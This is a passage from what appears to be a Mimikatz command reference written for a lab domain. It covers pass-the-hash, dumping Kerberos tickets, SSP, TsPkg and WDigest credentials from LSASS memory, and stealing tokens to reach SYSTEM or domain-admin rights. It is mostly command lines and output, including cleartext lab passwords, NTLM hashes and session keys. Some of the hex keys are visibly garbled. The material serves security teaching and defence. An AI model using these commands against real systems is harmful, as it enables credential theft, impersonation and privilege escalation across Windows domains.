
Mimikatz can perform the well-known operation 'Pass-The-Hash' to run a process under another credentials with NTLM hash of the user's password, instead of its real password. For this, it starts a process with a fake identity, then replaces fake information (NTLM hash of the fake password) with real information (NTLM hash of the real password).

- /user – the username you want to impersonate, keep in mind that Administrator is not the only name for this well-known account.
- /domain – the fully qualified domain name – without domain or in case of local user/admin, use computer or server name, workgroup or whatever.
- /rc4 or /ntlm – optional – the RC4 key / NTLM hash of the user's password.

- /run – optional – the command line to run – default is: cmd to have a shell.

```
mimikatz # sekurlsa::pth /user:adsadministrator /ntlm:5164b7a0fda365d56739954bbbc23835 /domain:lab.adsecurity.org
user   : adsadministrator
domain : lab.adsecurity.org
program : cmd.exe
impers. : no
NTLM   : 5164b7a0fda365d56739954bbbc23835
    | PID 5600
    | TID 3416
    | LUID 0 ; 59149163 (00000000:03868b6b)
    \_ msv_0 - data copy @ 0000006E8E970510 : OK !
\_ kerberos - data copy @ 0000006E8E0971B8
    \_ aes256_hmac      -> null
    \_ aes128_hmac      -> null
    \_ rc4_hmac_nt       OK
    \_ rc4_hmac_old      OK
    \_ rc4_md4           OK
    \_ rc4_hmac_nt_exp   OK
    \_ rc4_hmac_old_exp  OK
    \_ *password replace -> null

mimikatz #
```



Benjamin's Remarks:

- This command does not work with minidumps (nonsense);
- it requires elevated privileges (privilege::debug or SYSTEM account), unlike 'Pass-The-Ticket' which uses one official API ;
this new version of 'Pass-The-Hash' replaces RC4 keys of Kerberos by the ntlm hash (and/or replaces AES keys) – it permits to the Kerberos provider to ask TGT tickets! ;
- ntlm hash is mandatory on XP/2003/Vista/2008 and before 7/2008r2/8/2012 kb2871997 (AES not available or replaceable) ;
- AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with kb2871997, in this case you can avoid ntlm hash.

[Benjamin's post on overpass-the-hash.](#)

SEKURLSA::SSP – Lists SSP credentials

```
mimikatz # sekurlsa::SSP

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
ssp : KO

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20
ssp : KO

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
ssp : KO

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
ssp : KO

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
ssp : KO

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
User Name        : LOCAL SERVICE
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:03 PM
SID              : S-1-5-19
ssp : KO
```

SEKURLSA::Tickets – Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account.

Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).

- /export – optional – tickets are exported in .kirbi files. They start with user's LUID and group number (0 = TGS, 1 = client ticket(?) and 2 = TGT)

Similar to credential dumping from LSASS, using the sekurlsa module, an attacker can get all Kerberos ticket data in memory on a system, including those belonging to an admin or service.

This is extremely useful if an attacker has compromised a web server configured for Kerberos delegation that users access with a backend SQL server. This enables an attacker to capture and reuse all user tickets in memory on that server.

The "kerberos::tickets" mimikatz command dumps the current logged-on user's Kerberos tickets and does not require elevated rights. Leveraging the sekurlsa module's capability to read from protected memory (LSASS), all Kerberos tickets on the system can be dumped.

Command: `mimikatz sekurlsa::tickets exit`

- Dumps all authenticated Kerberos tickets on a system.

- Requires administrator access (with debug) or Local SYSTEM rights

The following screenshot shows dumped password and Kerberos tickets (TGS & TGT) of another user who is a Domain Admin (LukeSkywalker).

```
PS C:\Windows\system32> c:\temp\mimikatz\mimikatz sekurlsa::tickets exit
.#####. mimikatz 2.0 alpha <x64> release "Kiwi en C" (Nov 20 2014 01:35:45)
.## ^ ##.
## / > ## /* * *
##' < / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz           <oe.eo>
'#####' with 15 modules * * */

mimikatz>(commandline) # sekurlsa::tickets

Authentication Id : 0 ; 5411630 <00000000:0052932e>
Session           : RemoteInteractive from 1
User Name         : lukeskywalker
Domain           : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1106

* Username : lukeskywalker
* Domain  : LAB.ADSECURITY.ORG
* Password : TheForce99!

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 1/1/2015 10:34:22 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
    760e13ce0914d4232603970aa7558d9694360931fd0a42313404114b37c441d8
Ticket          : 0x00000012 - aes256_hmac ; kvno = 3      [...]
[00000001]
Start/End/MaxRenew: 1/1/2015 10:34:22 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
    d9715661dbcc8a549d0b24014a1e65544dafbf59008abc1617d3b6c3d43e901
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
[00000002]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG < LAB.ADSECURITY.ORG >
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
    e578fb76de6dfed3f2c79c7c9eb460aec9e90fd6c8933fc2008227181a8ec97
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
[00000003]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : HOST ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : HOST ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
    33e9d16d943ccf5c4229c8f4c6b81e001f84049decdcc27a21c97e7beb6334e
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
[00000004]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
    98136a400a63a6ea70097c62acd9657d99512c5da9b38adcfied60cced953868f
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
```

```
Group 2 - Ticket Granting Ticket  
[00000000]  
Start/End/MaxRenew: 1/1/2015 10:34:22 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM  
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG  
Target Name <--> : @ LAB.ADSECURITY.ORG  
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG < $$Delegation Ticket$$ >  
Flags 60a00000 : pre_authent ; renewable ; forwarded ; forwardable ;  
Session Key : 0x00000017 - rc4_hmac_nt  
    7e0f00c6cd8c4e251c465d0d01ab5527  
Ticket : 0x00000017 - rc4_hmac_nt ; kvno = 2 [...]  
[00000001]  
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM  
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG  
Target Name <02> : krbtgt ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG  
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG < lab.adsecurity.org >  
Flags 40e00000 : pre_authent ; initial ; renewable ; forwardable ;  
Session Key : 0x00000017 - rc4_hmac_nt  
    d80bd204d666ae22cf3b26f892d72d93  
Ticket : 0x00000017 - rc4_hmac_nt ; kvno = 2 [...]
```

The following screenshot shows dumped credentials and Kerberos tickets (TGS & TGT) of another admin (HanSolo).

```
Authentication Id : 0 ; 5088464 <00000000:004da4d0>
Session          : Interactive from 2
User Name        : hansolo
Domain          : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1107
```

```
* Username : hansolo
* Domain  : LAB.ADSECURITY.ORG
* Password : Falcon99!
```

Group 0 - Ticket Granting Service [00000000]

```
Start/End/MaxRenew: 1/1/2015 9:36:51 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
Ticket           : 0x00000012 - aes256_hmac ; kvno = 1      [...]
```

```
[00000001]
```

```
Start/End/MaxRenew: 1/1/2015 8:03:50 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
Ticket           : 0x00000012 - aes256_hmac ; kvno = 3      [...]
```

```
[00000002]
```

```
Start/End/MaxRenew: 1/1/2015 8:03:50 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
Ticket           : 0x00000012 - aes256_hmac ; kvno = 1      [...]
```

```
[00000003]
```

```
Start/End/MaxRenew: 1/1/2015 8:03:49 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG < LAB.ADSECURITY.ORG >
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
Ticket           : 0x00000012 - aes256_hmac ; kvno = 1      [...]
```

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket

```
[00000000]
Start/End/MaxRenew: 1/1/2015 9:36:51 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name <--> : @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG < $$Delegation Ticket$$ >
Flags 60a00000 : pre_authent ; renewable ; forwarded ; forwardable ;
Session Key       : 0x00000017 - rc4_hmac_nt
Ticket           : 0x00000017 - rc4_hmac_nt ; kvno = 2      [...]
```

```
[00000001]
```

```
Start/End/MaxRenew: 1/1/2015 8:03:49 PM ; 1/2/2015 6:03:49 AM ; 1/8/2015 8:03:49 PM
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name <02> : krbtgt ; ADSECLAB ; @ LAB.ADSECURITY.ORG
Client Name <01> : HanSolo ; @ LAB.ADSECURITY.ORG < ADSECLAB >
Flags 40e00000 : pre_authent ; initial ; renewable ; forwardable ;
Session Key       : 0x00000017 - rc4_hmac_nt
Ticket           : 0x00000017 - rc4_hmac_nt ; kvno = 2      [...]
```

The following screenshot shows dumped credentials and Kerberos tickets (TGS & TGT) for a SQL service account (svc-SQLDBEngine01).

```
Authentication Id : 0 ; 2858340 <00000000:002b9d64>
Session          : Service from 0
User Name        : svc-SQLDBEngine01
Domain          : ADSECLAB
SID             : S-1-5-21-1473643419-774954089-2222329127-1607
```

```
* Username : svc-SQLDBEngine01
* Domain  : LAB.ADSECURITY.ORG
* Password : ThisIsAGoodPassword99!
```

Group 0 - Ticket Granting Service [00000000]

```
Start/End/MaxRenew: 12/28/2014 7:58:48 PM ; 12/29/2014 5:58:46 AM ; 1/4/2015 7:58:46 PM
Service Name <02> : ProtectedStorage ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : ProtectedStorage ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : svc-SQLDBEngine01 ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
0521cd568cb44fe10d3a3e0601536a18e8d93544c5d31c7c3cach26f57a8c91
Ticket           : 0x00000012 - aes256_hmac ; kvno = 3      [...]
[00000001]
Start/End/MaxRenew: 12/28/2014 7:58:48 PM ; 12/29/2014 5:58:46 AM ; 1/4/2015 7:58:46 PM
Service Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : svc-SQLDBEngine01 ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
fceaa48cb66a763a3a0316ddf9eb8116e02dd7ebcc5bc579192chbed7ac7ef8c3
Ticket           : 0x00000012 - aes256_hmac ; kvno = 3      [...]
[00000002]
Start/End/MaxRenew: 12/28/2014 7:58:46 PM ; 12/29/2014 5:58:46 AM ; 1/4/2015 7:58:46 PM
Service Name <02> : LDAP ; ADSDC01.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : LDAP ; ADSDC01.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : svc-SQLDBEngine01 ; @ LAB.ADSECURITY.ORG < LAB.ADSECURITY.ORG >
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key       : 0x00000012 - aes256_hmac
ec408f73d7ab22c5385fa1c387432c3fd10ea61e55eef350114c7d19de89adb9
Ticket           : 0x00000012 - aes256_hmac ; kvno = 3      [...]
```

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket [00000000]

```
Start/End/MaxRenew: 12/28/2014 7:58:48 PM ; 12/29/2014 5:58:46 AM ; 1/4/2015 7:58:46 PM
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name <--> : @ LAB.ADSECURITY.ORG
Client Name <01> : svc-SQLDBEngine01 ; @ LAB.ADSECURITY.ORG < $$Delegation Ticket$$ >
Flags 60a00000 : pre_authent ; renewable ; forwarded ; forwardable ;
Session Key       : 0x00000017 - rc4_hmac_nt
1ab18cc0aee5a2a14caf6eb3970c206
Ticket           : 0x00000017 - rc4_hmac_nt ; kvno = 2      [...]
[00000001]
Start/End/MaxRenew: 1/1/2015 9:28:46 PM ; 1/2/2015 7:28:46 AM ; 1/4/2015 7:58:46 PM
Service Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name <02> : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Client Name <01> : svc-SQLDBEngine01 ; @ LAB.ADSECURITY.ORG < LAB.ADSECURITY.ORG >
Flags 40e00000 : pre_authent ; initial ; renewable ; forwardable ;
Session Key       : 0x00000017 - rc4_hmac_nt
246bdad8d6c382bf8441b03f2dbe22c3
Ticket           : 0x00000017 - rc4_hmac_nt ; kvno = 2      [...]
```

SEKURLSA::Trust – get trust keys

(I think this is deprecated in favor of lsadump::trust /patch)

SEKURLSA::TSPKG – Lists TsPkg credentials

```
mimikatz # sekurlsa:::tspkg

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
    tspkg :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : RDLABDC02$
Domain           : RD
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:02 PM
SID              : S-1-5-20
    tspkg :

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    tspkg :

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session          : Interactive from 2
User Name        : Admin
Domain           : RD
Logon Server     : RDLABDC02
Logon Time       : 9/14/2015 6:49:41 PM
SID              : S-1-5-21-2578996962-4185879466-3696909401-1107
    tspkg :

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 9/14/2015 6:49:30 PM
SID              : S-1-5-90-2
    tspkg :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
User Name        : LOCAL SERVICE
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 9/13/2015 6:13:03 PM
SID              : S-1-5-19
    tspkg :
```

SEKURLSA::Wdigest – List WDigest credentials

```
mimikatz(commandline) # sekurlsa::wdigest
Authentication Id : 0 ; 72551743 (00000000:04530d3f)
Session          : RemoteInteractive from 2
User Name        : adsadministrator
Domain          : ADSECLAB
Logon Server    : ADSDC01
Logon Time      : 12/8/2015 8:39:04 PM
SID              : S-1-5-21-1581655573-3923512380-696647894-500
wdigest :
* Username : ADSAdministrator
* Domain  : ADSECLAB
* Password : Password99!
Authentication Id : 0 ; 13928958 (00000000:00d489fe)
Session          : RemoteInteractive from 2
User Name        : joouser
Domain          : ADSECLAB
Logon Server    : ADSDC03
Logon Time      : 11/27/2015 2:53:45 PM
SID              : S-1-5-21-1581655573-3923512380-696647894-2634
wdigest :
* Username : JoeUser
* Domain  : ADSECLAB
* Password : Password99!
Authentication Id : 0 ; 4160616 (00000000:003f7c68)
Session          : Interactive from 2
User Name        : LukeSkywalker
Domain          : ADSECLAB
Logon Server    : ADSDC02
Logon Time      : 11/27/2015 1:49:45 PM
SID              : S-1-5-21-1581655573-3923512380-696647894-2629
wdigest :
* Username : LukeSkywalker
* Domain  : ADSECLAB
* Password : TheForce99!
Authentication Id : 0 ; 4160574 (00000000:003f7c3e)
Session          : Interactive from 2
User Name        : LukeSkywalker
Domain          : ADSECLAB
Logon Server    : ADSDC02
Logon Time      : 11/27/2015 1:49:45 PM
SID              : S-1-5-21-1581655573-3923512380-696647894-2629
wdigest :
* Username : LukeSkywalker
* Domain  : ADSECLAB
* Password : TheForce99!
Authentication Id : 0 ; 997 (00000000:000003e5)
Session          : Service from 0
User Name        : LOCAL SERVICE
Domain          : NT AUTHORITY
Logon Server    : (null)
Logon Time      : 9/6/2015 1:34:52 PM
SID              : S-1-5-19
wdigest :
* Username : (null)
* Domain  : (null)
* Password : (null)
Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : ADSWKHIN7$
Domain          : ADSECLAB
Logon Server    : (null)
Logon Time      : 9/6/2015 1:34:52 PM
SID              : S-1-5-20
wdigest :
* Username : ADSWKHIN7$
* Domain  : ADSECLAB
* Password : 0b 10 4f 90 8a b1 c0 3d 9b 63 49 7b 2e f4 9c 32 e5 05 a4 82 ae 52 38 da 09 99 d7 e1 1a 5b 3a 0d 3a 12 10 2e 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
0b 34 b9 20 6b 41 ca 84 69 d4 ef fe 67 1b 78 24 e4 21 60 e3 2d 58 00 64 55 63 9d 02 52 2f 90 50 2d 97 7b 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
26 34 fd 6c 2e 49 66 dc 67 df 01 c0 66 1b 76 26 0c 19 25 ae 25 38 e1 18 1d 95 ce b9 52 02 5f 92 2d 97 7b 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
34 8c 47 b2 4f 9f 5c 81 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3
96 8c 47 b2 4f 9f 5c 81 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3
Authentication Id : 0 ; 24505 (00000000:00005fb9)
Session          : UndefinedLogonType from 0
User Name        : (null)
Domain          : (null)
Logon Server    : (null)
Logon Time      : 9/6/2015 1:34:51 PM
SID              :
wdigest :
Authentication Id : 0 ; 999 (00000000:000003e7)
Session          : UndefinedLogonType from 0
User Name        : ADSWKHIN7$
Domain          : ADSECLAB
Logon Server    : (null)
Logon Time      : 9/6/2015 1:34:51 PM
SID              : S-1-5-18
wdigest :
* Username : ADSWKHIN7$
* Domain  : ADSECLAB
* Password : 0b 10 4f 90 8a b1 c0 35 d5 7e c0 82 0e 78 5e e4 54 66 ef d1 95 88 7e 00 3d 88 89 c0 30 ad fb 64 55 63 9d 02 52 2f 90 50 2d 97 7b 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
0b 34 b9 c0 6b 41 ca 84 7d 4f fe 67 1b 76 26 0c 19 65 ae 65 38 e1 18 2f 95 ce b9 52 00 64 55 63 9d 02 52 2f 90 50 2d 97 7b 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
26 34 fd 6c 2e 49 66 dc 57 df a1 c0 3c 1b 76 26 0c 19 65 ae 65 38 e1 18 2f 95 ce b9 52 00 64 55 63 9d 02 52 2f 90 50 2d 97 7b 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
34 8c 47 b2 4f 9f 5c 31 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3
96 8c 47 b2 4f 9f 5c 31 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3
```

SERVICE

SERVICE::List – list services

SERVICE::Preshutdown – preshutdown service

SERVICE::Remove – Remove service

SERVICE::Resume – resume service

SERVICE::Shutdown – shutdown service

SERVICE::Start – Start a service

SERVICE::Stop – Stop service

SERVICE::Suspend – suspend service

STANDARD

STANDARD::Base64 – switch output to base64 output

STANDARD::CD – change or display current directory

STANDARD::CLS – Clear screen

STANDARD::Exit – quit Mimikatz

STANDARD::Log – send Mimikatz data to log file

STANDARD::Sleep – sleep an amount of milliseconds

STANDARD::Version – display version information

TOKEN

The Mimikatz Token module enables Mimikatz to interact with Windows authentication tokens, including grabbing and impersonating existing tokens.

TOKEN::Elevate – impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box using the Windows API.

Requires Administrator rights.

```
mimikatz # lsadump::cache
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
392 14676          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Primary
-> Impersonated !
* Process Token : 3873095      RD\Admin      S-1-5-21-2578996962-4185879466-3696909401-1107  (18g,25p)      Primary
* Thread Token : 3896199      NT AUTHORITY\SYSTEM      S-1-5-18      (04g,20p)      Impersonation (Delegation)
```

Find a domain admin credential on the box and use that token: `token::elevate /domainadmin`

```
mimikatz # token::elevate /domainadmin
Token Id : 0
User name :
SID name : ADSECLAB\Domain Admins
3096 650797          ADSECLAB\adsadministrator      S-1-5-21-1581655573-3923512380-696647894-500  (18g,25p)      Primary
-> Impersonated !
* Process Token : 59100021      ADSECLAB\adsadministrator      S-1-5-21-1581655573-3923512380-696647894-500  (18g,25p)      Primary
* Thread Token : 59187991      ADSECLAB\adsadministrator      S-1-5-21-1581655573-3923512380-696647894-500  (18g,25p)      Impersonation (Delegat
```

TOKEN::List – list all tokens of the system

```
mimikatz # token::list
Token Id : 0
User name :
SID name :

392 14676      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,20p)      Primary
492 18147      NT AUTHORITY\SYSTEM      S-1-5-18          (04g,30p)      Primary
620 23023      NT AUTHORITY\SYSTEM      S-1-5-18          (17g,27p)      Primary
660 36595      NT AUTHORITY\NETWORK SERVICE  S-1-5-20          (11g,03p)      Primary
800 40884      NT AUTHORITY\LOCAL SERVICE   S-1-5-19          (17g,06p)      Primary
844 41460      NT AUTHORITY\SYSTEM      S-1-5-18          (34g,27p)      Primary
888 42366      NT AUTHORITY\LOCAL SERVICE   S-1-5-19          (22g,06p)      Primary
972 45739      NT AUTHORITY\NETWORK SERVICE  S-1-5-20          (17g,05p)      Primary
324 48418      NT AUTHORITY\LOCAL SERVICE   S-1-5-19          (15g,06p)      Primary
1256 67184      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,05p)      Primary
1284 67695      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,03p)      Primary
1328 69100      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,08p)      Primary
1364 69766      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,04p)      Primary
1384 70135      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,03p)      Primary
1420 71258      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,05p)      Primary
1532 85622      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,03p)      Primary
1932 99778      NT AUTHORITY\SYSTEM      S-1-5-18          (12g,27p)      Primary
2020 100485     NT AUTHORITY\NETWORK SERVICE  S-1-5-20          (11g,06p)      Primary
1072 101240     NT AUTHORITY\SYSTEM      S-1-5-18          (13g,07p)      Primary
1036 101653     NT AUTHORITY\SYSTEM      S-1-5-18          (28g,27p)      Primary
2096 105790     NT AUTHORITY\SYSTEM      S-1-5-18          (12g,27p)      Primary
2860 240353     NT AUTHORITY\NETWORK SERVICE  S-1-5-20          (11g,02p)      Primary
